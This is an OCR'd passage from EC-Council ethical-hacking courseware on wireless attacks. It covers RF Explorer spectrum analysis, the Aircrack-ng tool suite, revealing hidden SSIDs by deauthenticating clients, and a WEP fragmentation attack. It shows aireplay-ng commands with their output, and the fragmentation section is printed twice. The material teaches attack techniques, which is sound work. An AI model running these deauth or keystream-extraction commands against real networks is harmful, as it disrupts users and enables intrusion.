- A spectrum analysis of wireless networks helps an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of the target network
- It helps the attacker to measure the power of the spectrum of known and unknown signals
- The attacker uses spectrum analysis tools, such as RF Explorer, to perform spectrum analysis

RF Explorer | It is a basic tool used for observing transmitted radio frequency signals and aids the user by providing a view into the local RF environment



http://rfexplorer.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Spectrum Analysis

An attacker can use spectrum analyzers to discover the presence of wireless networks. The spectrum analysis of wireless networks enables an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of the target network. It also helps the attacker measure the spectrum power of known and unknown signals. Spectrum analyzers employ statistical analysis to plot spectrum usage, quantify "**air quality**," and isolate transmission sources. RF technicians use RF spectrum analyzers to install and maintain wireless networks and identify sources of interference. Wi-Fi spectrum analysis also helps in the detection of wireless attacks, including DoS attacks, authentication/encryption attacks, and network penetration attacks.

The following are some of the automated tools used by attackers for the spectrum analysis of a target wireless network.

- **RF Explorer**

  Source: *http://rfexplorer.com*

  RF Explorer is an RF spectrum analysis tool. It can operate as a standalone, handheld RF spectrum analyzer or interface with a PC running more sophisticated data analysis software. An RF spectrum analyzer is the instrument of choice for the initial detection and identification of RF interference sources and the subsequent monitoring of the health of a wireless system. RF Explorer is a basic tool used for observing transmitted RF signals and aids the user by providing a view of the local RF environment. This RF view can be used to help detect the presence of RF transmissions that are interference source.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.50: Screenshot of RF Explorer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Launch of Wireless Attacks

After completing the wireless network discovery, mapping, and analysis of the target wireless network, an attacker will be in a position to launch an attack on the target wireless network. The attacker may launch various types of attacks such as fragmentation attacks, MAC spoofing attacks, DoS attacks, and Address Resolution Protocol (ARP) poisoning attacks. This section describes wireless attacks and how they are performed.

Aircrack-ng Suite

Source: *http://www.aircrack-ng.org*


Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2 PSK cracker, and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

- **Airbase-ng**: It captures the WPA/WPA2 handshake and can act as an ad-hoc AP.
- **Aircrack-ng**: This program is the de facto WEP and WPA/WPA2 PSK cracking tool.
- **Airdecap-ng**: It decrypts WEP/WPA/ WPA2 and can be used to strip wireless headers from Wi-Fi packets.
- **Airdecloak-ng**: It removes WEP cloaking from a pcap file.
- **Airdrop-ng**: This program is used for the targeted, rule-based de-authentication of users.
- **Aireplay-ng**: It is used for traffic generation, fake authentication, packet replay, and ARP request injection.
- **Airgraph-ng**: This program creates a client–AP relationship and common probe graph from an airodump file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Airmon-ng**: It is used to switch from the managed mode to the monitor mode on wireless interfaces and vice versa.
- **Airodump-ng**: This program is used to capture packets of raw 802.11 frames and collect WEP IVs.
- **Airolib-ng**: This program stores and manages ESSID and password lists used in WPA/ WPA2 cracking.
- **Airserv-ng**: It allows multiple programs to independently use a Wi-Fi card via a client–server TCP connection.
- **Airtun-ng**: It creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
- **Easside-ng**: This program allows the user to communicate via a WEP-encrypted AP without knowing the WEP key.
- **Packetforge-ng**: Attackers can use this program to create encrypted packets that can subsequently be used for injection.
- **Tkiptun-ng**: It injects frames into a WPA TKIP network with QoS and can recover MIC keys and keystreams from Wi-Fi traffic.
- **Wesside-ng**: This program incorporates various techniques to seamlessly obtain a WEP key in minutes.
- **WZCook:** It is used to recover WEP keys from the Wireless Zero Configuration utility of Windows XP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Detection of Hidden SSIDs

Based on the principle of security through obscurity, many organizations hide the SSID of their wireless network by not broadcasting it. This is a part of the security policy of many organizations because an attacker may take advantage of the SSID to breach the security of their wireless networks. However, hiding SSIDs does not increase security. An attacker can reveal a hidden SSID using the aircrack-ng suite through the following steps.

- Run airmon-ng in the monitor mode
- Start airodump-ng to discover SSIDs on the interface




Figure 16.51: Screenshot of the execution of airmon-ng and airodump-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

Command Prompt

```
C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
```

Figure 16.52: Screenshot displaying the deauth command

- Switch to airodump to view the revealed SSID

Command Prompt

```
BSSID              PWR RXQ  Beacons #Data, #/s  CH MB ENC CIPHER AUTH ESSID
00:22:3F:AE:68:6E  76   70   157      1    0   11 54e WEP  WEP         Secret_SSID
```

Figure 16.53: Screenshot displaying result in revealing SSID

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launch of Wireless Attacks: Fragmentation Attack

- A fragmentation attack, when successful, can obtain 1500 bytes of pseudo random generation algorithm (PRGA)
- This attack does not recover the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with packetforge-ng, which are in turn used for various injection attacks
- It requires at least one data packet to be received from the AP to initiate the attack

Command Prompt

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
        Size: 120, FromDS: 1, ToDS: 0 (WEP)
        BSSID  -  00:14:6C:7E:40:80
        Dest. MAC  -  00:0F:B5:AB:CB:9D
        Source MAC  -  00:D0:CF:03:34:8C
0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q..D...w.....<R.
0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```

Command Prompt

```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
```

PRGA is stored in the file

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack

A successful fragmentation attack can obtain 1500 bytes of a pseudo-random generation algorithm (PRGA). However, this attack does not directly recover the WEP key. At least one data packet must be received from the target AP to initiate this attack.

The aircrack-ng suite helps the attacker obtain a small amount of keying material from the packet, following which it attempts to send ARP and/or logical link control (LLC) packets with known content to the AP. The attacker can gather a larger amount of keying information from the replay packet if the AP echoes this packet. An attacker repeats this cycle several times to obtain the PRTG. The attacker can use PRGA with packetforge-ng to generate packets for injection attacks.

Command Prompt

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
        Size: 120, FromDS: 1, ToDS: 0 (WEP)
        BSSID  -  00:14:6C:7E:40:80
        Dest. MAC  -  00:0F:B5:AB:CB:9D
        Source MAC  -  00:D0:CF:03:34:8C
0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q..D...w.....<R.
0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```

Command Prompt

```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
```

PRGA is stored in the file

Figure 16.54: Screenshot displaying the execution of a fragmentation attack using aireplay-ng

